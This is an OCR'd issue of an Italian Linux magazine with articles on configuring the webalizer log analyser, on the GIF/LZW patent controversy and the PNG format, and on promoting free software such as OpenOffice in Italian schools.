L'output generato da webalizer è composto da più report in formato html e grafici in formato PNG per ogni mese di attività ed una pagina di sommario che raccoglie gli ultimi dodici mesi di statistiche *(index.html)*. Si veda la Figura 1.




Fig. 2 • Sommario dell'accesso giornaliero di un mese.

In Figura 2 vi è il sommario dell'accesso giornaliero al server Web del mese corrente.
Le tabelle con i valori numerici sono riassunte con un grafico ad istrogrammi.
Uno a torta invece suddivide gli accessi per nazione di provenienza (Figura 3), mentre in Figura 4 si vedono le stringhe di ricerca digitate nel form della home page ed inviate

```
# Viene usato sia nel titolo che nella tabella degli
                                                URL.
# Questo parametro aiuta in presenza di virtual server
# o di web server remoti.
# Se non viene specificato viene usata la chiamata di
# sistema standard per determinarne il nome.
        HostName        linuxdidattica.org

# L'estensione da postporre ai file di reports.
# Possibili valori possono essere: php, phtml...
        HTMLExtension   html

# "PageType" specifica a webalizer i file di pagina.
# Per la spiegazione leggere la sezione "Analisi dei
                                        risultati".
        PageType        htm*
        PageType        cgi
        PageType        phtml
        PageType        php3
        PageType        php
        PageType        pl
# "DNSCache" specifica il nome del file di cache uti
# lizzato per lo reverse lookup se nei file di log viene
# individuato un numero IP.
# Se non viene speicficato un percorso il nome è
# relativo alla directory di uscita.
        DNSCache        dns_cache.db
# Consente di specificare il numero di processi figli
# utilizzati per il reverse lookup degli indirzzi IP.
# Se viene specificato un numero diverso da zero, la
# cache verrà aggiornata ad ogni avvio di webalizer e
# prima del processo di analisi.
# Il valore zero disabila la cache DNS.
        DNSChildren     5
# Elimina i messaggi di ouput, utile se webalizer viene
# avviato da un cron job.
        Quiet           no
# A differenza del parametro "Quiet" disabilita anche
# i messagi di errore e tutti i messaggi in generale.
        ReallyQuiet     no
```

all'applicazione *htdig*.
Per concludere nelle Figure 5 come il sito è (ben voluto e ricercato) dai motori di ricerca (sic!).

File di configurazione standard

Se l'introduzione ha convinto il lettore parliamo di informatica seria! - Stop ai colori ed armatevi di *vi* o *emacs*... -
Nella Tabella 1 un file di configurazione autoesplicativo.
Non sono state documentate le parole chiave con "Dump" le quali consentono di memorizzare l'output in un formato importatibile in database SQL.

Analisi dei risultati

Ogni richiesta inviata al server (pagine html, file immagine, ...) viene registrata e classificata nell'output delle statistiche come "*Hits*".
Le pagine html, come i file di immagine richiedono l'invio al client del contenuto stesso, questa azione viene registrata come file ed il contatore corrispondente "*Files*", viene incrementato. Le "*Hit*" rappresentano i "colpi" in entrata, i "*Files*" le risposte in uscita. Il contatore "*Pages*" rappresenta qualsiasi cosa che




Fig. 3 • Accessi suddivisi per nazione




Fig. 4 • Le stringhe di ricerca più "gettonate".

(segue) TAB. 1 La struttura di un file di configurazione

```
# Imposta il default timeout in secondi per la visita
                                        o sessione.
# Leggere il paragrafo "Analisi dei risultati".
        VisitTimeout    1800
# Le parole chiave con "Top" definiscono il numero di
# entrate visualizzabile per ogni tabella.
# Il parametro di default varia secondo tabella.
# Il valore di zero disabilita la tabella corrispondente.
        TopSites                30
        TopURLs         30
        TopAgents               15
        TopCountries            50
        TopEntry                10
        TopExit         10
        TopSearch               20
        TopUsers                20
# Le parole chiave con "All" generano delle pagine HTMl
# separate dove sono contenuti tutti gli URL, Sites,
# Referrers, User Agents,
# Search Strings e Usernames.
# Per raggiungere queste pagine viene aggiunto un link
# sotto alla tabella relativa.
        AllSites                yes
        AllURLs         yes
        AllReferrers    yes
        AllAgents               no
        AllSearchStr    yes
        AllUsers                yes
# Le parole chiave con "Hide", "Group", "Ignore" e
# "Include" consento di modificare il comportamento di
# "Sites", "URL", "Referrers", "User Agents" e
# "Usernames". "Ignore" impone a webalizer di
# ignorare in modo completo il recortd.
# "Hide" non visualizza il record nella tabella top,
# tuttavia viene contato nei totali.
# "Group" raggruppa oggetti simili nella tabella "Top".
# questi oggetti non possono essere nascosti e non
# vengono contati nella tabella totale.
# Gli oggetti non vengono nascosti singolarmente,
# quindi si dovrà eventualmente considerare un record Hide.
# "Include" forza l'inserimento di record nel file di log.
# hanno precedenza rispetto ad "Ignore".
# I valori possono essere completati per mezzo di
# wildcard "*".
        HideSite        localhost
        HideSite        217.57.34.98
        HideSite        *linuxdidattica.org
        HideSite        217.57.34.100
        HideSite        192.168.*
        HideSite        *.inf.besta
        HideSite        *.mat.besta
        HideReferrer    *linuxdidattica.org
```

Top 30 of 1671 Total Referrers

#	Hits		Referrer
1	8320	42.65%	- (Direct Request)
2	354	1.91%	http://www.google.it/search
3	196	1.00%	http://www.google.com/search
4	149	0.76%	http://www.linuxdidattica.org
5	80	0.41%	http://search.virgilio.it/search/cgi/search.cgi
6	54	0.28%	http://www.pluto.linux.it/scuola/
7	44	0.23%	http://garamond.sophia.it/cgi-bin/WebObjects/News.woa/wa/showSnip
8	34	0.17%	http://it.google.yahoo.com/bin/query_it
9	26	0.13%	http://linuxdidattica.org
10	19	0.10%	http://cerca.lycos.it/cgi-bin/pursuit
11	18	0.09%	http://www.linux.it/GNU/link.html
12	13	0.07%	http://search.superrete.it/cgi-bin/gsearch.chm
13	11	0.06%	http://it.altavista.com/q
14	9	0.05%	http://google.yahoo.com/bin/query
15	9	0.05%	http://linux.interpuntonet.it/
16	9	0.05%	http://www.google.com/linux
17	8	0.04%	http://ricerca.inwind.it/exe/main/ricerca.jsp
18	7	0.04%	http://www.excite.it/cerca/web/risultati
19	6	0.03%	http://pluto.linux.it/scuola/
20	6	0.03%	http://search.arianna.iol.it/abin/asearch
21	6	0.03%	http://www.google.it/
22	6	0.03%	http://www.redhat.com/apps/search/results.html
23	5	0.03%	http://arianna.iol.it/search/abin/asearch
24	5	0.03%	http://cr.sophia.it/cgi-bin/WebObjects/News.woa/wa/showSnip
25	5	0.03%	http://gilu.cc.unipd.it/
26	5	0.03%	http://search.arianna.iol.it/abin/osearch
27	4	0.02%	http://www.google.com/custom
28	4	0.02%	http://www.linux.it/esprt/linuxtools/document.html
29	4	0.02%	http://www.noc.garr.it/docum/menu.html
30	4	0.02%	http://www.unesco.org/webworld/portal_freesoft/Information/Associations/

View All Referrers

Top 20 of 240 Total Search Strings

#	Hits		Search String
1	6	2.17%	linux magazine
2	3	1.09%	nfs samba redhat due schede di rete
3	3	1.09%	pid uid gid in linux

Fig. 5 • Come il sito viene "ricercato".

genera un documento in formato HTML, o un documento HTML stesso; sono esclusi quindi: immagini, suoni, file compressi,...

Generalmente viene considerato pagine tutto quello che termina con *.html, .htm, .cgi, .php, .php3, .php4, .cgi.* Il comportamento è modificabile. Le

Fig. 6 • Studentesse al lavoro nel laboratorio del "Besta".

richieste pervenute al server da un unico indirizzo IP vengono registrate nel contatore *"Sites"*.
Legato al contatore *"Sites"* c'è il contatore *"Visits"*; esso lega un valore di timeout, generalmente 30 minuti primi, per ogni *"Sites"*; se un *"Sites"* ritorna superato questo periodo viene incrementato il contatore *"Visits"*. Da questa considerazione si evince che questo parametro non dà un'analisi accurata del numero delle visite. Il contatore *"Kbytes"* visualizza il numero di byte in uscita prodotti dal web server, ossia il traffico prodotto dallo stesso.
I contatori *"Entry Pages"* e *"Exit Pages"* stimano il numero di URL usati per entrare nel sito monitorato e quale è l'ultima pagina visitata.
Anche questa indicazione può non essere rigorosa per i limiti intrinseci del protocollo HTTP, tuttavia indica i trend di entrata ed uscita.

Conclusioni

L'analisi dei log è molto importante soprattutto perché in caso di necessità potete subito verificare il traffico che il vostro server web genera e le stime di acceso ai contenuti in esso pubblicati.

```
HideReferrer    217.57.34.98
HideReferrer    217.57.34.100
HideReferrer    192.168.*
HideReferrer    localhost
HideReferrer    *.inf.besta
HideReferrer    *.mat.besta
HideURL         *.gif
HideURL         *.GIF
HideURL         *.jpg
HideURL         *.JPG
HideURL         *.png
HideURL         *.PNG
HideURL         *.ra
HideURL         *.exe
HideUser                root
HideUser                admin
GroupURL        /cgi-bin/*CGI Scripts
GroupURL        /images/* Images
IgnoreURL               /scripts*
IgnoreURL               /*.exe
IgnoreURL               /c/*
IgnoreURL               /d/*
IgnoreURL               /MSADC/*
IgnoreURL               /msadc/*
IgnoreURL               /_vti_bin/*
IgnoreURL               /_mem_bin/*
IgnoreSite              *.inf.besta
IgnoreSite              *.mat.besta
IgnoreSite              192.168.*
IgnoreSite              *linuxdidattica.org
IgnoreSite              localhost
IgnoreURL               /rapporti/*
IgnoreURL               *.css
IgnoreURL                  /pagine_prova/
# "SearchEngine" viene usato per individuare la
# stringa immessa per ricercare il sito con i motori
                                          di ricerca.

SearchEngine    yahoo.com       p=
SearchEngine    altavista.com   q=
SearchEngine    google.com      q=
SearchEngine    eureka.com      q=
SearchEngine    lycos.com       query=
SearchEngine    hotbot.com      MT=
SearchEngine    msn.com MT=
SearchEngine    infoseek.com    qt=
SearchEngine    webcrawler        searchText=
SearchEngine    excite                  search=
SearchEngine    netscape.com    search=
SearchEngine    mamma.com       query=
SearchEngine    alltheweb.com   query=
SearchEngine    northernlight.com       qr=
```

Grafica

GIF? NO GRAZIE!

di Donatella Marsiglia

Anche la grafica può essere Open Source con il formato PNG. Ecco perché usarlo e diffonderlo.

In rete, e nella Comunità Open Source in particolare, capita spesso di sentirsi contestare l'uso delle immagini GIF nelle pagine Web. Questo è frutto di notevoli polemiche, a volte anche poco informate. Siamo certi di fare cosa gradita ai lettori spiegando cosa c'è sotto questo "tema di discussione".

La controversia *Unisys/Compuserve*

Unisys è una storica firma dell'informatica il cui nome, qualche anno fa, era legato alla produzione di mastodontici mainframe abbastanza diffusi anche in Italia. Oggi, notevolmente ridimensionata, la Unisys si occupa principalmente (come molti altri d'altronde) di servizi e sviluppo software ad hoc. La crisi dell'informatica di qualche anno fa ha colpito duramente la società che ha cercato di trarre vantaggio dalle tante attività che fino a quel momento aveva realizzato. Una di queste era lo sviluppo del software che i laboratori Unisys hanno prodotto in quantità. Frutto di questa politica è stata la decisione di introdurre una licenza su alcune tecnologie proprietarie fino ad allora concesse gratuitamente. Quello che è successo nel caso della Unisys consente di vedere all'opera quelle forze che secondo i fautori del software libero sono negative nel campo del software. La Unisys deteneva il brevetto sulla tecnologia di compressione LZW (Lempel Ziv Welch) la quale è utilizzata nello standard grafico GIF per ridurre le dimensioni dei file. L'adozione di un prezzo per l'uso dell'algoritmo di decompressione rendeva, da un giorno all'altro, la detenzione di file GIF un costo netto per chiunque (a meno che non procedesse ad una conversione che comportava comunque dei costi). Slashdot dette il "la" alle paure. Si diceva che la Unisys stesse spedendo lettere ai siti che usavano le immagini GIF per imporre o la costosa licenza (5000 dollari) o pesanti azioni legali. Ovviamente queste voci erano esagerate. La Unisys si dette un gran da fare per spiegare che la maggior parte degli sviluppatori di siti Web non avessero proprio nulla di cui preoccuparsi. L'obbligo di licenza non sarebbe ricaduto sugli utilizzatori delle immagini ma sui programmi di generazione. Insomma se il programma che i Web master avevano utilizzato aveva licenziato la tecnologia LZW non c'era problema. Per gran parte degli utenti questo bastò per dimenticare la paura delle GIF. Purtroppo non è così per i sostenitori del Free Software. Infatti la logica dell'imposizione di una licenza a pagamento per programmi liberi come GIMP faceva a pugni con l'idea stessa del software libero. Ma non solo. Il web Unisys ha una FAQ con tutti i problemi relativi alle licenze LZW da cui si deduce una interessante notizia. Sebbene la Microsoft abbia licenziato la tecnologia LZW per l'uso nei propri toolkits, nei linguaggi, per lo sviluppo software e nel sistema operativo, questa licenza non si estende a terzi che usano i prodotti Microsoft per creare GIF nei propri prodotti o siti. Insomma persino i prodotti Microsoft (ad esempio Front Page) sembrano di fatto assimilati al software free. Da ciò si deduce he anche software proprietario, con tanto di licenza LZW potrebbe non essere sufficiente alla produzione di GIF "legali" da esporre in Internet. La Unisys è molto chiara in merito:

"Unisys [...] chiede di porre particolare attenzione agli utenti, ai distributori di software e hardware che contengono capacità di conversione LZW di assicurarsi che stiano legalmente acquistando e/o distribuendo software LZW regolarmente licenziato. Il fatto che un prodotto include una nota che sottolinea la necessità di ottenere una licenza Unisys (o una affermazione che il software è "freeware") questo non significa una limitazione di tale responsabilità, poichè il distributore potrebbe non essere autorizzato a distribuire il software LSW e potrebbe esso stesso soggetto a condividere la responsabilità con il ricevente. È anche importante sottolineare che le licenze Unisys hanno un campo limitato di uso e potrebbero non permettere gli usi richiesti anche se il venditore o distributore del software in questione avessero una licenza Unisys. Per esempio la tipica licenza Unisys per software stand alone non permette la copia, la modifica, la rivendita, l'uso su un server e su una rete, o l'uso per Internet/ Intranet/ Extranet o Web. Unisys, nella maggior parte dei casi, renderà pubblico se uno specifico venditore di software ha acquisito la licenza da Unisys e l'ampiezza della copertura di tale licenza."

A parte il legalese è tutto molto chiaro! Pur riservando alla Unisys un alto grado di arbitrio è sicuro che senza una licenza

che permette anche la ridistribuzione delle GIF, rimane sull'utente la responsabilità del loro uso effettivo. Sicuramente questo riguarda tutti coloro che usano GIMP per la creazione e la modifica delle immagini, e per il loro successivo uso su Internet, ma probabilmente anche molti che usano software proprietari che non hanno liquidato ad Unisys per una licenza "estesa" ai prodotti delle terze parti (come Microsoft). Questo è il motivo per cui spesso si assiste ad una vera e propria disinfestazione dalle immagini GIF sui siti degli appassionati Linux. Ma se non vogliamo più usare il formato GIF quale adottare?

Formati senza perdite

Quello che ha reso molto popolare il formato GIF è la sua capacità di rappresentare le immagini catturate sullo schermo dei computer. Una immagine GIF è costituita da due parti. Prima una tavolozza di colori determinati attraverso le proprie componenti rosso-verde-blu (RGB) che discendono dalla teoria dei colori della sintesi addittiva. Con il GIF è possibile scegliere il numero di bit da riservare a ciascuna componente di colore (ad esempio 4 bit per ottenere 16 livelli) il numero di colori totali sarà quindi il numero di livelli al cubo (con 8 bit avremo 256 livelli e 16.777.216 colori). La seconda parte del formato GIF è l'elenco dei punti di ciascuna immagine uno dopo l'altro il cui colore è indicizzato nella tabella. Questo lungo elenco è compresso con l'algoritmo LZW. Il formato, come si può vedere, è molto semplice. Inoltre se l'immagine è stata realizzata su un computer con lo stesso numero di colori e la stessa tavolozza non è necessaria nessuna operazione di aggiustamento dei colori, l'immagine GIF non diventa altro che la rappresentazione (indipendente dall'hardware) della zona di memoria che contiene l'immagine. Un altro computer può ricostruire partendo dal formato GIF la stessa zona di memoria e quindi si dice che l'immagine non ha "perdita". GIF quindi mette assieme una ottima capacità di rappresentare immagini digitali con una estrema compattezza ed una certa flessibilità che permette di creare immagini relativamente piccole giocando sulla dimensione della tavolozza, cosa questa molto importante in Internet dove l'immagine viaggia su reti molto lente. Nessuno dei molti altri formati disponibili aveva queste caratteristiche, alcuni sono adatti alle immagini digitali, ma di dimensioni ed ampiezze fisse e quindi "costosi" in termini di occupazione di banda, altri adatti piuttosto alle immagini realistiche basati su selezioni psicofisiologiche dell'informazione visiva e quindi con perdita di informazione.




Fig. 1 • Il logo del progetto PNG.

L'alternativa a GIF è il formato PNG (che significa, sulla falsariga di GNU, "PNG's not GIF") realizzato durante le vacanze di Natale del 1994 da Thomas Boutell, Greg Roelofs e molti altri, come reazione all'annuncio dato dopo Natale 1994 da Compuserve (allora la più grande rete pubblica americana) e Unisys di imporre le royalties su tutto il software relativo al formato GIF. Lo sforzo del gruppo di lavoro fu incredibile e il risultato non da meno. L'obiettivo non era più creare un formato alternativo a GIF, ma il suo successore: "migliore, più piccolo, più estendibile e libero". Oggi PNG viene additato come esempio di qualità della standardizzazione de-facto che si assiste nel campo del Free Software e su Internet, progettato e realizzato in tempi brevissimi e con costi praticamente inesistenti, laddove ad esempio la realizzazione di un formato come il JPEG o l'MPEG ufficialmente adottati dagli organismi internazionali di standardizzazione sono costati letteralmente milioni di dollari e hanno richiesti molti anni di lavoro di commissioni internazionali di parecchie decine di persone (pagate peraltro in parte con i soldi dei contribuenti). Già a fine Gennaio '95 PNG era definitivo. A Marzo si ebbe il primo programma di visualizzazione per il formato PNG realizzato da Oliver Fromme. In Luglio Mosaic già supportava il nuovo formato. L'anno successivo l'organismo di standardizzazione del Web, la W2C, approvò la raccomandazione PNG 1.0 e solo l'anno successivo ancora Internet Explorer di Microsoft e Navigator di Netscape misero a disposizione un formato di visualizzazione nativo delle immagini PNG, che si potevano comunque leggere con programmi esterni.

PNG è vivo e vegeto

Il gruppo di progetto del PNG ha raggiunto tutti gli scopi per cui era sorto. Innanzitutto PNG è libero, completamente. Non è coperto da nessuna licenza o brevetto, anche se c'è un piccolo problema. Programmando l'algoritmo di decompressione denominato deflate, che è lo stesso presente in gzip, Zip e

PKZIP, ci si potrebbe scontrare con ben tre brevetti (uno della PKWARE e due della Stac), ma adottando la libreria di decompressione zlib si è certi che questo non avvenga. Se un programmatore vuole riscriversi il codice di decompressione dovrà stare molto attento ad aggirare questo problema. Il problema GIF ha mostrato anche ai programmatori più recalcitranti a prendere in considerazione questi argomenti come in pratica la loro possibilità di esprimersi con il linguaggio della programmazione viene potenzialmente limitato dall'esistenza di un solo brevetto. La presenza di decine di migliaia di brevetti del genere (per fortuna adesso solo in America, ma anche in Europa le pressioni sono fortissime per arrivare a questo stesso stato di cose) sono un limite fortissimo per gli utenti dei computer.

Ogni volta che un programma implementa una nuova operazione si rischia di incappare in un brevetto e quando il detentore del diritto reclamerà i suoi soldi si realizzerà che creare software libero è un rischio per cui non vale più giocare.

TAB. 1 PNG

Browser e PNG

L'immagine di Figura 2 rappresenta come un browser può rappresentare un insieme di punti di una immagine PNG. È un quadratino 8x8 in cui l'immagine viene suddivisa. Nel primo passaggio viene spedito il primo pixel in alto a sinistra. Successivamente viene aggiunto un ulteriore pixel rompendo la simmetria dell'immagine (come tutti i passi pari). Nel terzo passaggio vengono aggiunti altri due pixel e nel quarto rompe di nuovo la simmetria aggiungendo altri quattro pixel. La cosa si ripete nei passi 5 e 6 aumentando geometricamente il numero dei punti da visualizzare. Il settimo passaggio completa l'immagine aggiungendo gli ultimi 32 punti residui. Così facendo il formato PNG permette di ricostruire l'intera immagine con il primo passaggio spedendo solo un sessantaquattresimo dell'immagine, ovvero 8 volte meno del corrispondente schema monodimensionale di interlacciamento del formato GIF.

Ma oltre a ciò test psico-visivi hanno mostrato che un testo di medie dimensioni diviene comprensibile in un tempo dimezzato con il formato PNG rispetto a GIF (ovvero al quinto passo su sette di PNG, piuttosto che al terzo su quattro di GIF).

PNG animato

Anche PNG non è perfetto. Dopo la sua nascita si è assistito ad un uso molto frequente del formato GIF per la realizzazione di animazioni grafiche. Il gruppo di lavoro PNG ha dato una risposta alla questione realizzando un progetto separato denominato MNG *(Multiple-image Network Graphics)*. Il formato è intenzionalmente limitato, come le GIF animate, alla realizzazione di animazioni realizzate da immagini multiple, e non si estende alla multimedialità (audio e movimenti in tempo reale). Sarebbe stato inutile replicare formati come il pubblico MPEG o il Quicktime e l'AVI. MNG è quindi strettamente un miglioramento delle GIF animate con peculiarità avanzate come una migliore compressione. La specifica 1.0 di MNG è stata approvata nel Gennaio 2001 e sono decine le applicazioni che adesso supportano questo formato.

Conclusioni

Ormai la transizione da GIF a PNG può avvenire senza grossi traumi. PNG è migliore sotto molti aspetti rispetto a GIF. Visto che il formato MNG non è ancora completamente diffuso solo l'esistenza di animazioni può attualmente giustificare l'uso di immagini GIF. La controversia GIF ha dato modo a molti programmatori di rendersi conto di quanto sia importante avere a disposizione formati di interscambio liberi. È bene che anche gli utenti siano resi consapevoli di quanto questo è importante. Usando PNG, oltre a dare forza ad uno standard pubblico e libero, ovvero senza rischi e sorprese, è possibile sostenere un "modo di fare" le cose nelle quali i singoli cittadini non sono solo "utenti" ma anche creatori in prima persona del proprio ambiente, per realizzare una società che, forse, è un po' meno deprimente di quella che spesso le multinazionali e i governi oggi ci prospettano.




Fig. 2 • Un esempio di come PNG può essere notevolmente migliore di GIF.

Linux e Didattica

UNA STRATEGIA PER LINUX NELLA DIDATTICA?

di Antonio Bernardi

Il progetto "Linux & scuole" si prefigge l'obiettivo della "diffusione delle tecnologie informatiche open source nelle diverse realtà didattiche" e questo non può che far piacere essendo un obiettivo molto più ampio e interessante di quanto non sia quello di attivare dei corsi "di formazione per linux sys admin" nelle scuole.

Cercherò al riguardo di portare alcune riflessioni e una proposta al dibattito, alla luce degli interventi che mi hanno preceduto in questa lista ***linux-scuole@sii.it*** (di cui, in seguito, riporterò alcuni riferimenti e citazioni con il nome dell'autore fra parentesi) e della esperienza maturata nell'introduzione e utilizzo di questo software sia con gli studenti che con altri insegnanti.

Premessa

1 Innanzitutto vorrei dire che nelle presenti riflessioni Linux va letto come sinonimo di GNU/Linux e/o software libero e/o Open Source, in sostanza come un software che offre libertà all'utente.

2 Il software libero non è solo un prodotto ma è anche (e soprattutto) un processo, un metodo, una filosofia, una cultura che si prende cura di rispettare le libertà dell'utente (Roberto Didoni).

3 "Scuola" è diverso da "didattica": un conto è essere interessati ad introdurre il software libero nella "realtà didattica", un conto è essere interessati alla sua introduzione nella scuola -tout court- (amministrazione, segreteria, ecc.). Le libertà del software, in questo secondo caso, hanno valenze assolutamente diverse.

La situazione attuale nella scuola italiana

1 In questi anni gli insegnanti, nel settore ICT si sono visti "scippare" l'esercizio della libertà d'insegnamento ad opera del software proprietario monopolistico.

Il produttore di questo software più che ad introdurre una moderna cultura scientifica e tecnologica nella scuola è stato interessato ad un vero e proprio "assalto alla diligenza". Pensiamo non tanto ai miliardi che sono finiti a Redmond in questi anni (piano sulla multimedialità, ecc.) senza corrispettivo (licenze d'uso proprietarie) quanto anche e soprattutto alla introduzione nella scuola di una sottocultura tecnologica perpetrata dall'uso di questo software: una "visione magica della tecnologia" (come osserva Giovanni Franza) rivolta a creare non studenti critici e creativi, ma passivi consumatori di tecnologia. Al riguardo abbiamo potuto constatare che l'uso del software proprietario monopolistico ingenera negli alunni dogmatismo e oscurantismo oltre a privare i docenti della libertà d'insegnamento.

2 Il software libero è alternativo al software proprietario monopolistico in quanto solo nel primo tipo di software si può esercitare appieno la libertà d'insegnamento.

3 Relativamente alla formazione dello studente (didattica) l'aspetto decisivo è l'aspetto del programma client e non server, e la libertà si riprende, a mio avviso, partendo dalla parte client e non dalla parte server.

Il metodo e la cultura vengono trasmessi dalla parte client non da quel-

la server, come ha fatto notare l'esponente della Free Software Foundation Alessandro Rubini.
Potremmo dire che sul server il software libero è un prodotto mentre sul client è un metodo. Crea maggior consapevolezza di libertà OpenOffice (StarOffice) su Windows, nel ruolo di alternativa al monopolio, che un router Linux in una rete dove tutti i client fanno girare Word su Win e per l'utente non esiste alternativa.
Al limite se metto Linux sui server e faccio funzionare meglio i client con Windows e Office, perpetuo la sottocultura informatica:
Linux come stampella di Windows!

4 Nella didattica un prodotto non necessita di essere il migliore in assoluto (Roberto Didoni):

si riesce ad insegnare ad andare in bicicletta anche su una vecchia bici: il problema è quello di non svendere la propria la libertà pur di assecondare mode.

5 Il software libero, oggi, è uno strumento formidabile in mano agli operatori della didattica che vogliano riappropriarsi della libertà d'insegnamento nel settore delle nuove tecnologie (Francesco Mulas).

6 Oggi il software libero ha tutti gli strumenti per essere introdotto nella didattica, basta saperli utilizzare in maniera appropriata.

Quale strategia per riappropriarci della libertà scippata?

Innanzitutto partire dal lato client mettere su tutti gli elaboratori OpenOffice (StarOffice), software multipiattaforma, libero nel primo caso.
In questo modo vengono ridate, agli utenti, le due libertà:

a) d'uso del software;

b) di copia del software.

Qui si può far leva, per la formazione di una consapevolezza dei docenti, tra software che si può copiare liberamente e quello che non può essere copiato liberamente. Corsi di aggiornamento sulle licenze d'uso del software e sul monopolio della informazione (come pare indichi Francesco Mulas). Diffondere nelle scuole studi come quello presentato da Luisa Bortolotti e Paolo Rauzi al convegno di AICA Libre (20 dicembre 2001), trasversale a tutte le discipline com'è trasversale la multimedialità. Prendere coscienza delle altre libertà: di studio, di verifica, di modifica, dal fornitore, ecc. Far prendere consapevolezza dell'esistenza di formati liberi e di formati proprietari e della trappola dei formati proprietari *(Roberto Di Cosmo: "Trappola nel cyberspazio", 1998)*.

Una proposta

Propongo di formulare una lettera o comunque di sollecitare l'On. Ministro Letizia Moratti perché nelle scuole si utilizzi, in alternativa a Office di Microsoft, OpenOffice (StarOffice) (a scuola non deve interessare il prodotto migliore in assoluto, ma in relazione allo scopo).
E questo per ottenere:

a) un primo approccio al software libero e/o alternativo;

b) di sviluppare un'educazione alla legalità fra tutti gli operatori scolastici, che non saranno più costretti a passare, in certi casi, per volgari criminali solo per poter svolgere il loro lavoro.

c) un risparmio di risorse finanziarie.

